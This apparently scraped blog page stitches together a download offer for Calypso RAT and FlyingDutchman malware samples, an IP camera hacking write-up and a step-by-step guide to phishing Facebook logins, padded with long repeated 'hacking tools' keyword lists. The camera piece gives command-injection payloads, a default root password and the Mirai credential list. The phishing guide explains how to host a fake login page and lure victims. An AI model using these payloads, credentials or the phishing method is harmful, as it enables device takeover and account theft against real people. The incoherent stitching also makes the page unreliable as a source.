Sottolineature pescate qua e la quando capita

domenica 4 giugno 2023

APT Calypso RAT, Flying Dutchman Samples


Attackers exploit Windows SMB vulnerability CVE-2017-0143 or use stolen credentials to gain access, deploy the custom Calypso RAT and use it to upload other tools such as Mimikatz, EternalBlue and EternalRomance. They move laterally and steal data.

Links updated: Jan 19, 2023

Download

             Other malware


Hashes


MD5SHA256SHA1FilenameFile TyeeStage
aa1cf5791a60d56f7ae6da9bb1e7f01ed5afa3bfd423ba060207ad025467feaa56ac53d13616ac8782a7f63c9fc0fdb4bdd8b9115d1ae536d0ea1e62052485e5ad10761fMPSSVC.dllpe dllCalypso RAT Payload
1e765fed294a7ad082169819c95d2c85f6a09372156a8aef96576627a1ed9e57f194b008bb77e32ca29ac89505f933f060dda7ccd9ae00701046923b619a1b9c33c8e2acWscntfy.exepe exeCalypso RAT Dropper
17e05041730dcd0732e5b296db16d757b6c21c26aef75ad709f6c9cfa84bfa15b7ee709588382ce4bc3544a04bceb661f3301405d8ad5b160747241d6b2a8d88bf6292e8pe exeCalypso RAT Dropper
1ed72c14c4aab3b66e830e16ef90b37beebff21def49af4e85c26523af2ad659125a07a09db50ac06bd3746483c89f9ddc0d0a34f107d140d9e47582e17a7fec945403eacoal.exepe exeCalypso RAT Dropper
e24a62d9826869bc4817366800a8805cc407c3dde18c9b56ed24492ca257d77a570616074356b8c7854a080823f7ee1753791c9e7c41931a6becb999fee4eb7daf9b1a11data01.binpe dllCalypso RAT Dropper
c9c39045fa14e94618dd631044053824ab39301d45045172ad41c9a89210fdc6f0d3f9dccb567fd733b0dbffbfcfbcc31cda28bc307c09508dbb1f3495a967bbcc29326epe exeCalypso RAT Dropper
69322703b8ef9d490a20033684c28493e6a3b43acdaa824f3280095b10798ea341839f7d43f0460df8989f13c98fa6e0f203680d97705d99f92fe9797691be6177f5fd41RasCon.dllpe dllCalypso RAT Dropper
85ce60b365edf4beebbdd85cc971e84d5dfdee5dd680948d19ab4d16df534cf10aca5fa0b157c59659d6517fe897c62fd9c14f7b6de8e26ae33e41a72ae8e35bb1af4434pe exeCalypso RAT Dropper
6347e42f49a86aff2dea7c8bf455a52a281583aca23f8fd8745dd88a600cbfc578d819859a13957ec022b86c3c1c99f48b2a81af85590e0e36efc1c05aa4f0600ea21545HIDMgr.dllpe dllCalypso RAT Dropper
cb914fc73c67b325f948dd1bf97f57330031c7b63c1e1cd36d55f585d97e2b21a13a19858d5a1aa5455e5cc64b41e6e937ce4d0a3168e3b2f80b3fae38082e68a454aee0pe exeCalypso RAT Dropper
c84df4b2cd0d3e7729210f15112da7ac4e8351ddaff18f7df6fcc27a3c75598e0c56d3b406818d45effb4e78616092c241a0c5a1aad36f405c8755613c732591e3300f97mscorsvw.dllpe dllCalypso RAT Dropper
5199ef9d086c97732d97eddef56591ec511683c8ee62478c2b45be1f782ce678bbe03c4349a1778651414803010b3ee9d19a786adc09dff84642f2c2e0386193fa2a914bdnscache.dllpe dllFlyingDutchman
06c1d7bf234ce99bb14639c194b3b318a9a82099aa812d0c4025bee2b34f3b34c1d102773e36f1d50648815913dbe03d464ab9e11d371bf24de46c98c295d4afe7e957c1fromResource.exepedllFlyingDutchman
617d588eccd942f243ffa8cb13679d9c0664b09a86ec2df7dfe01a93e184a1fa23df66ea82cab39000944e418ec1f7b21b043fdcb582ed13cbf7dabcef6527762b5be93cpe dllHussar
2807236c2d905a0675878e530ed8b1f8314e438198f8cc2ee393c75f8e9f2ebd2b5133fd6f2b7deb1178f82782fc63302f6fe857632a67e87f4f3631bfa93713ccdf168aAeLookupMgr.dllpe dllCalypso RAT Payload
cce8c8ee42feaed68e9623185c3f7fe438cc404437b936660066b71cc87a28af1995248d6d4c471706eb1dd347129b4b9d2235c911b86bb6ad55d953a2f56ea78c5478e5AppCert.dll.crtCalypso RAT Payload
e1a578a069b1910a25c95e2d9450c710413622ded5d344a5a78de4fea22cfdabdeb4cdccf69e9a1f58f668096c32473836087a5b0809dc3f9dc5a77355a88e99af491a88RasCfgMan.dll.crtCalypso RAT Payload
0d532484193b8b098d7eb14319cefcd3f8043d6bfc3e63d8561f7f74e65cb7ff1731577ecf6c7559795d9de21298f0fc31f4c6dc6ce78b4e0439b30c830dfd5d9a3fc4feRasCfgMan.dllpe dllCalypso RAT Payload
974298eb7e2adfa019cae4d1a927ab070461710e681fd6dc9f1c83b57f94a88cd6df9e6432174cbfdd70dfd24577a0f841bc37679ce3caeecc176d10b4f8259918e25807VirtualUMP.dll.crtCalypso RAT Payload
05f472a9d926f4c8a0a372e1a71939988017923cd8169bf951106f053408b425f1eb310a9421685638ead55bb3823db38d909bd3450ebe0cffd0cb17b91bc28d23ef5083EFSProvider.dll.crtCalypso RAT Payload
d1a1166bec950c75b65fdc7361dcdc63f3f38c097b0cc5337b7d2dbec098bf6d0a3bb4a3e0336e7b1c8af75268a0a49d5731350f68a74fb4762c4ea878ecff635588a825RasCon.dllpe dll 64bits assemblyCalypso RAT Payload
e3e61f30f8a39cd7aa25149d0f8af5efc4dc7519bccc24c53794bf9178e4a4d0823875c34479d01cedbb3e9b10f5c7301b75ea494c3ac171c5177bdcc263b89a3f24f207MPSSVC.dllpe dllCalypso RAT Payload
More information
  1. Hacking Tools
  2. New Hack Tools
  3. Computer Hacker
  4. Hacking Tools For Windows 7
  5. Pentest Tools List
  6. Best Hacking Tools 2020
  7. Hacker Tools List
  8. Hacking Tools For Games
  9. Hacking Tools Free Download
  10. What Are Hacking Tools
  11. Hack Tools Online
  12. Pentest Tools Subdomain
  13. Hacker Tools Software
  14. Hacker Tools Free Download
  15. Hack Tools
  16. Pentest Tools Open Source
  17. Hak5 Tools
  18. Hacker Tools 2019
  19. Hacker Tools For Ios
  20. Tools 4 Hack
  21. Pentest Tools Free
  22. Hack Apps
  23. Hacker Tools List
  24. Hacking Tools Hardware
  25. Pentest Reporting Tools
  26. Hacking Tools Mac
  27. Hacker Tools For Mac
  28. Hack Tools For Mac
  29. Easy Hack Tools
  30. Blackhat Hacker Tools
  31. Tools For Hacker
  32. Install Pentest Tools Ubuntu
  33. Kik Hack Tools
  34. Beginner Hacker Tools
  35. Hack Rom Tools
  36. Pentest Tools For Mac
  37. Hacking Tools For Games
  38. Easy Hack Tools
  39. Pentest Automation Tools
  40. Hacker Tool Kit
  41. Tools Used For Hacking
  42. Install Pentest Tools Ubuntu
  43. Hack Website Online Tool
  44. Blackhat Hacker Tools
  45. Pentest Tools Online
  46. Game Hacking
  47. Hack Tools For Ubuntu
  48. Hacking Tools 2019
  49. Hack Tools Mac
  50. Tools 4 Hack
  51. Hack App
  52. How To Make Hacking Tools
  53. Hacking Tools Mac
  54. Hacker Tools Free Download
  55. Hacking Tools Mac
  56. Pentest Tools Tcp Port Scanner
  57. Pentest Tools Kali Linux
  58. World No 1 Hacker Software
  59. Beginner Hacker Tools
  60. Hack Tools Download
  61. Tools Used For Hacking
  62. Hacking Tools For Games
  63. Hacking Tools Hardware
  64. Hacker Tools Software
  65. Hack And Tools
  66. Hacker Tools Linux
  67. Android Hack Tools Github
  68. Hacking Tools Kit
  69. Game Hacking
  70. Wifi Hacker Tools For Windows
  71. Hak5 Tools
  72. Hacker Tools
  73. Hacker Tools
  74. Hack Website Online Tool
  75. Hacking Tools Hardware
  76. Hacks And Tools
  77. Pentest Tools For Android
  78. Hacker Tools For Windows
  79. Hacker Tools For Windows
  80. Hacker Tools Hardware
  81. Pentest Tools For Mac
  82. Hacking Tools Usb
  83. Black Hat Hacker Tools
  84. Pentest Tools Website
  85. Hack Tools Mac
  86. Hacking Tools Windows 10
  87. Hack Tools Pc
  88. Hacker Tool Kit
  89. Pentest Reporting Tools
  90. Hacker Tools 2020
  91. Pentest Tools Free
  92. Tools 4 Hack
  93. Hack Tools
  94. Nsa Hacker Tools
  95. Hacker Tools Hardware
  96. Hacker Tools Hardware
  97. Hacker Tools For Pc
  98. Hack Tools
  99. Hacker Tools 2020
  100. Hacker Tools For Windows
  101. Hack Rom Tools
  102. Pentest Tools Windows
  103. Pentest Reporting Tools
  104. Pentest Tools Android
  105. Hacking Tools For Kali Linux
  106. Hack Tools
  107. Hack Tool Apk
  108. Pentest Tools Alternative
  109. Hacking Tools Software
  110. Hacking Tools Software
  111. Hacker Tools Hardware
  112. Pentest Box Tools Download
  113. Hack App
  114. Easy Hack Tools
  115. Hacking Tools 2019
  116. Nsa Hacker Tools
  117. Pentest Tools Port Scanner
  118. Underground Hacker Sites
  119. Pentest Tools Linux
  120. Free Pentest Tools For Windows
  121. Hacking Tools 2020
  122. Pentest Tools
  123. Tools For Hacker
  124. Hack And Tools
  125. Hacker Tools Free Download
  126. Hack Tools
  127. Hacker Tools 2020
  128. Hacker Techniques Tools And Incident Handling
  129. Hacking Tools 2020
  130. Underground Hacker Sites
  131. Hacker Search Tools
  132. Pentest Tools Find Subdomains
  133. Hacker Tools
  134. Hackrf Tools
  135. Hack Tools For Pc
  136. Hackers Toolbox
  137. Nsa Hack Tools Download
  138. Tools For Hacker
  139. Hack Website Online Tool
  140. Hack Tools Mac
  141. Hacker
  142. Hacking Tools For Windows Free Download

How I Hacked My IP Camera, And Found This Backdoor Account

The time has come. I bought my second IoT device - in the form of a cheap IP camera. As it was the most affordable among all others, my expectations regarding security was low. But this camera was still able to surprise me.

Maybe I will disclose the camera model used in my hack in this blog later, but first, I will try to contact someone regarding these issues. Unfortunately, it seems a lot of different cameras have this problem because they share being developed on the same SDK. Again, my expectations are low on this.

The obvious problems


I opened the box, and I was greeted with a password of four numeric characters. This is the password for the "admin" user, which can configure the device, watch its output video, and so on. Most people don't care to change this anyway.

It is obvious that this camera can talk via Ethernet cable or WiFi. Luckily it supports WPA2, but people can configure it for open unprotected WiFi of course. 

Sniffing the traffic between the camera and the desktop application it is easy to see that it talks via HTTP on port 81. The session management is pure genius. The username and password are sent in every GET request. Via HTTP. Via hopefully not open WiFi. It comes really handy in case you forgot it, but luckily the desktop app already saved the password for you in clear text in 
"C:\Users\<USER>\AppData\Local\VirtualStore\Program Files (x86)\<REDACTED>\list.dat"

This nice camera communicates to the cloud via UDP. The destination servers are in Hong Kong - user.ipcam.hk/user.easyn.hk - and China - op2.easyn.cn/op3.easyn.cn. In case you wonder why an IP camera needs a cloud connection, it is simple. This IP camera has a mobile app for Android and iOS, and via the cloud, the users don't have to bother to configure port forwards or dynamic DNS to access the camera. Nice.

Let's run a quick nmap on this device.
PORT     STATE SERVICE    VERSION 23/tcp   open  telnet     BusyBox telnetd 81/tcp   open  http       GoAhead-Webs httpd | http-auth:  | HTTP/1.1 401 Unauthorized |_  Digest algorithm=MD5 opaque=5ccc069c403ebaf9f0171e9517f40e41 qop=auth realm=GoAhead stale=FALSE nonce=99ff3efe612fa44cdc028c963765867b domain=:81 |_http-methods: No Allow or Public header in OPTIONS response (status code 400) |_http-title: Document Error: Unauthorized 8600/tcp open  tcpwrapped 
The already known HTTP server, a telnet server via BusyBox, and a port on 8600 (have not checked so far). The 27-page long online manual does not mention any Telnet port. How shall we name this port? A debug port? Or a backdoor port? We will see. I manually tried 3 passwords for the user root, but as those did not work, I moved on.

The double-blind command injection

The IP camera can upload photos to a configured FTP server on a scheduled basis. When I configured it, unfortunately, it was not working at all, I got an invalid username/password on the server. After some debugging, it turned out the problem was that I had a special $ character in the password. And this is where the real journey began. I was sure this was a command injection vulnerability, but not sure how to exploit it. There were multiple problems that made the exploitation harder. I call this vulnerability double-blind command injection. The first blind comes from the fact that we cannot see the output of the command, and the second blind comes from the fact that the command was running in a different process than the webserver, thus any time-based injection involving sleep was not a real solution.
But the third problem was the worst. It was limited to 32 characters. I was able to leak some information via DNS, like with the following commands I was able to see the current directory:
$(ping%20-c%202%20%60pwd%60)
or cleaning up after URL decode:
$(ping -c 2 `pwd`)
but whenever I tried to leak information from /etc/passwd, I failed. I tried $(reboot) which was a pretty bad idea, as it turned the camera into an infinite reboot loop, and the hard reset button on the camera failed to work as well. Fun times.

The following are some examples of my desperate trying to get shell access. And this is the time to thank EQ for his help during the hacking session night, and for his great ideas.
$(cp /etc/passwd /tmp/a)       ;copy /etc/passwd to a file which has a shorter name $(cat /tmp/a|head -1>/tmp/b)   ;filter for the first row $(cat</tmp/b|tr -d ' '>/tmp/c) ;filter out unwanted characters $(ping `cat /tmp/c`)           ;leak it via DNS 
After I finally hacked the camera, I saw the problem. There is no head, tr, less, more or cut on this device ... Neither netcat, bash ...


I also tried commix, as it looked promising on Youtube. Think commix like sqlmap, but for command injection. But this double-blind hack was a bit too much for this automated tool, unfortunately.


But after spending way too much time without progress, I finally found the password to Open Sesame.
$(echo 'root:passwd'|chpasswd)
Now, logging in via telnet
(none) login: root Password:  BusyBox v1.12.1 (2012-11-16 09:58:14 CST) built-in shell (ash) Enter 'help' for a list of built-in commands. #  
Woot woot :) I quickly noticed the root of the command injection problem:

# cat /tmp/ftpupdate.sh /system/system/bin/ftp -n<<! open ftp.site.com 21 user ftpuser $(echo 'root:passwd'|chpasswd) binary mkdir  PSD-111111-REDACT cd PSD-111111-REDACT lcd /tmp put 12.jpg 00_XX_XX_XX_XX_CA_PSD-111111-REDACT_0_20150926150327_2.jpg close bye 

Whenever a command is put into the FTP password field, it is copied into this script, and after the script is scheduled, it is interpreted by the shell as commands. After this I started to panic that I forgot to save the content of the /etc/passwd file, so how am I going to crack the default telnet password? "Luckily", rebooting the camera restored the original password. 

root:LSiuY7pOmZG2s:0:0:Administrator:/:/bin/sh

Unfortunately, there is no need to start good-old John The Ripper for this task, as Google can tell you that this is the hash for the password 123456. It is a bit more secure than a luggage password.


It is time to recap what we have. There is an undocumented telnet port on the IP camera, which can be accessed by default with root:123456, there is no GUI to change this password, and changing it via console, it only lasts until the next reboot. I think it is safe to tell this a backdoor.
With this console access we can access the password for the FTP server, for the SMTP server (for alerts), the WiFi password (although we probably already have it), access the regular admin interface for the camera, or just modify the camera as we want. In most deployments, luckily this telnet port is behind NAT or firewall, so not accessible from the Internet. But there are always exceptions. Luckily, UPNP does not configure the Telnet port to be open to the Internet, only the camera HTTP port 81. You know, the one protected with the 4 character numeric password by default.

Last but not least everything is running as root, which is not surprising. 

My hardening list

I added these lines to the end of /system/init/ipcam.sh:
sleep 15 echo 'root:CorrectHorseBatteryRedStaple'|chpasswd 
Also, if you want, you can disable the telnet service by commenting out telnetd in /system/init/ipcam.sh.

If you want to disable the cloud connection (thus rendering the mobile apps unusable), put the following line into the beginning of /system/init/ipcam.sh
iptables -A OUTPUT -p udp ! --dport 53 -j DROP
 
You can use OpenVPN to connect into your home network and access the web interface of the camera. It works from Android, iOS, and any desktop OS.

My TODO list

  • Investigate the script /system/system/bin/gmail_thread
  • Investigate the cloud protocol * - see update 2016 10 27
  • Buy a Raspberry Pie, integrate with a good USB camera, and watch this IP camera to burn
A quick googling revealed I am not the first finding this telnet backdoor account in IP cameras, although others found it via JTAG firmware dump. 

And 99% of the people who buy these IP cameras think they will be safe with it. Now I understand the sticker which came with the IP camera.


When in the next episode of Mr. Robot, you see someone logging into an IP camera via telnet with root:123456, you will know, it is the sad reality.

If you are interested in generic ways to protect your home against IoT, read my previous blog post on this. 

Update: as you can see in the following screenshot, the bad guys already started to take advantage of this issue ... https://www.incapsula.com/blog/cctv-ddos-botnet-back-yard.html

Update 20161006: The Mirai source code was leaked last week, and these are the worst passwords you can have in an IoT device. If your IoT device has a Telnet port open (or SSH), scan for these username/password pairs.

root     xc3511
root     vizxv
root     admin
admin    admin
root     888888
root     xmhdipc
root     default
root     juantech
root     123456
root     54321
support  support
root     (none)
admin    password
root     root
root     12345
user     user
admin    (none)
root     pass
admin    admin1234
root     1111
admin    smcadmin
admin    1111
root     666666
root     password
root     1234
root     klv123
Administrator admin
service  service
supervisor supervisor
guest    guest
guest    12345
guest    12345
admin1   password
administrator 1234
666666   666666
888888   888888
ubnt     ubnt
root     klv1234
root     Zte521
root     hi3518
root     jvbzd
root     anko
root     zlxx.
root     7ujMko0vizxv
root     7ujMko0admin
root     system
root     ikwb
root     dreambox
root     user
root     realtek
root     00000000
admin    1111111
admin    1234
admin    12345
admin    54321
admin    123456
admin    7ujMko0admin
admin    1234
admin    pass
admin    meinsm
tech     tech
mother   fucker

Update 2016 10 27: As I already mentioned this at multiple conferences, the cloud protocol is a nightmare. It is clear-text, and even if you disabled port-forward/UPNP on your router, the cloud protocol still allows anyone to connect to the camera if the attacker knows the (brute-forceable) camera ID. Although this is the user-interface only, now the attacker can use the command injection to execute code with root privileges. Or just grab the camera configuration, with WiFi, FTP, SMTP passwords included.
Youtube video : https://www.youtube.com/watch?v=18_zTjsngD8
Slides (29 - ) https://www.slideshare.net/bz98/iot-security-is-a-nightmare-but-what-is-the-real-risk

Update 2017-03-08: "Because of code reusing, the vulnerabilities are present in a massive list of cameras (especially the InfoLeak and the RCE),
which allow us to execute root commands against 1250+ camera models with a pre-auth vulnerability. "https://pierrekim.github.io/advisories/2017-goahead-camera-0x00.txt

Update 2017-05-11: CVE-2017-5674 (see above), and my command injection exploit was combined in the Persirai botnet. 120 000 cameras are expected to be infected soon. If you still have a camera like this at home, please consider the following recommendation by Amit Serper "The only way to guarantee that an affected camera is safe from these exploits is to throw it out. Seriously."
This issue might be worse than the Mirai worm because these effects cameras and other IoT behind NAT where UPnP was enabled.
http://blog.trendmicro.com/trendlabs-security-intelligence/persirai-new-internet-things-iot-botnet-targets-ip-cameras/


Related articles

  1. Hack Website Online Tool
  2. Hacker Tools Hardware
  3. Hack Tools Github
  4. Hacking Tools Pc
  5. Hacker Tool Kit
  6. Hacking Tools Download
  7. Pentest Tools Subdomain
  8. Hacker Search Tools
  9. What Is Hacking Tools
  10. Hacker Tools Software
  11. Install Pentest Tools Ubuntu
  12. Hack And Tools
  13. Hack Tools Download
  14. Hacker Tools Free Download
  15. Pentest Tools Url Fuzzer
  16. Hacker Tools For Mac
  17. Pentest Tools For Mac
  18. Android Hack Tools Github
  19. Hacking App
  20. Easy Hack Tools
  21. Beginner Hacker Tools
  22. Hack Tools For Ubuntu
  23. Ethical Hacker Tools
  24. New Hacker Tools
  25. Wifi Hacker Tools For Windows
  26. Hacker Tools List
  27. Pentest Tools For Ubuntu
  28. Hackers Toolbox
  29. Hacker Tools For Mac
  30. Hacker Tools Windows
  31. Hacking Tools Github
  32. Hacker Tools
  33. Hacking Tools For Games
  34. Pentest Tools Port Scanner
  35. Hacking Tools Windows 10
  36. Pentest Tools Nmap
  37. Hacker Tools Linux
  38. New Hack Tools
  39. Ethical Hacker Tools
  40. Pentest Box Tools Download
  41. Pentest Tools Framework
  42. Pentest Tools Url Fuzzer
  43. Beginner Hacker Tools
  44. What Is Hacking Tools
  45. New Hacker Tools
  46. Pentest Tools Port Scanner
  47. Hacking Tools For Windows Free Download
  48. Hacking Tools Name
  49. Pentest Tools Download
  50. Best Hacking Tools 2019
  51. Hack Rom Tools
  52. Pentest Tools Website Vulnerability
  53. Hack Tools For Ubuntu
  54. Underground Hacker Sites
  55. Hacker Techniques Tools And Incident Handling
  56. Hack Rom Tools
  57. Hacking Tools 2020
  58. Hack Tool Apk
  59. Hack And Tools
  60. Hacking Tools Usb
  61. How To Make Hacking Tools
  62. Hack Rom Tools
  63. Pentest Tools Download
  64. Game Hacking
  65. Android Hack Tools Github
  66. Hacks And Tools
  67. Pentest Tools Apk
  68. New Hacker Tools
  69. Pentest Tools Windows
  70. Hack Tools For Games
  71. Hacking App
  72. Nsa Hack Tools Download
  73. Hack Tool Apk
  74. Hacker Tools 2020
  75. Hack Website Online Tool
  76. Hacker Tools 2019
  77. Game Hacking
  78. Hacking Tools For Kali Linux
  79. Android Hack Tools Github
  80. Pentest Tools Url Fuzzer
  81. Hacking Tools Windows
  82. Hack Tools Mac
  83. Hacking Tools Download
  84. Hacking Tools 2020
  85. How To Hack
  86. World No 1 Hacker Software
  87. Hacker Tools Windows
  88. Pentest Tools Online
  89. Hacking Tools
  90. Hacking Tools For Pc
  91. Hacker Tools Free Download

sabato 3 giugno 2023

HOW TO HACK A FACEBOOK ACCOUNT? STEP BY STEP

Phishing is the way to obtain sensitive information such as usernames, passwords, and credit card details or any other confidential information, often for malicious reasons, by disguising as a trustworthy entity in an electronic communication. Phishing is typically carried out by several ways like email spoofing or instant messaging, and it often directs users to enter personal information at a fake website, the look and feel of which are almost identical to the legitimate one. In this tutorial, I will be showing how to hack a facebook account through phishing.

SO, HOW TO HACK A FACEBOOK ACCOUNT?

There are few techniques by which you can hack a facebook account but here the easiest way we'll discuss.

REQUIREMENTS

  1. Phisher Creator ( Fake page generator)
  2. Hosting ( To host a fake page). Either you can purchase one or also can use free hosting like 110mb.com. But in free hosting, the account will be suspended after a few logins.

STEPS TO FOLLOW

  1. Download phisher creator and run it.
  2. As you run it, you'll see a screen like the shown below. Here you can type the fields as I have done. 
  3. Once you hit the Create Phisher button, it'll create a fake facebook index page and fb_login.php file in the output folder.
  4. Now you need to upload these both files index.html and fb_login.php to the hosting account.
  5. After uploading the file, open the index.html file path. It will open up a page like same facebook page as you can see below.
  6. We're all done, now we just need to copy the URL of our fake page and distribute it to the victims, you just have to trick them with your social engineering that how you convenience them to open this URL to login facebook. Once someone tries to login through your fake facebook page URL, you'll get their account username and password in the log_file.txt in the same directory of hosting where you have uploaded index.php and fb_login.php.
Hope it'll work fine for you and you have learned how to hack a facebook account. If you find any question or query related to this, feel free to comment below or you can also follow another way that might work well for you to hack facebook account.
Related links

Lettori fissi

Archivio blog